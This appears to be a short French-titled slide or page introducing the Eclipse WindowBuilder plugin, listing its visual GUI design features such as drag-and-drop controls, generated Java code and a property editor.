WindowBuilder pour Eclipse

Installation de l'outil
WindowBuilder sur Eclipse

XH

6

Plugin WindowBuilder



- Eclipse WindowBuilder is composed of Eclipse SWT Designer and Eclipse Swing Designer and makes it very easy to create Java GUI applications without spending a lot of time writing code
- Use the WYSIWYG visual designer and layout tools to create simple forms to complex windows; the Java code will be generated for you
- Easily add controls using drag-and-drop, add event handlers to your controls, change various properties of controls using a property editor, internationalize your app and much more
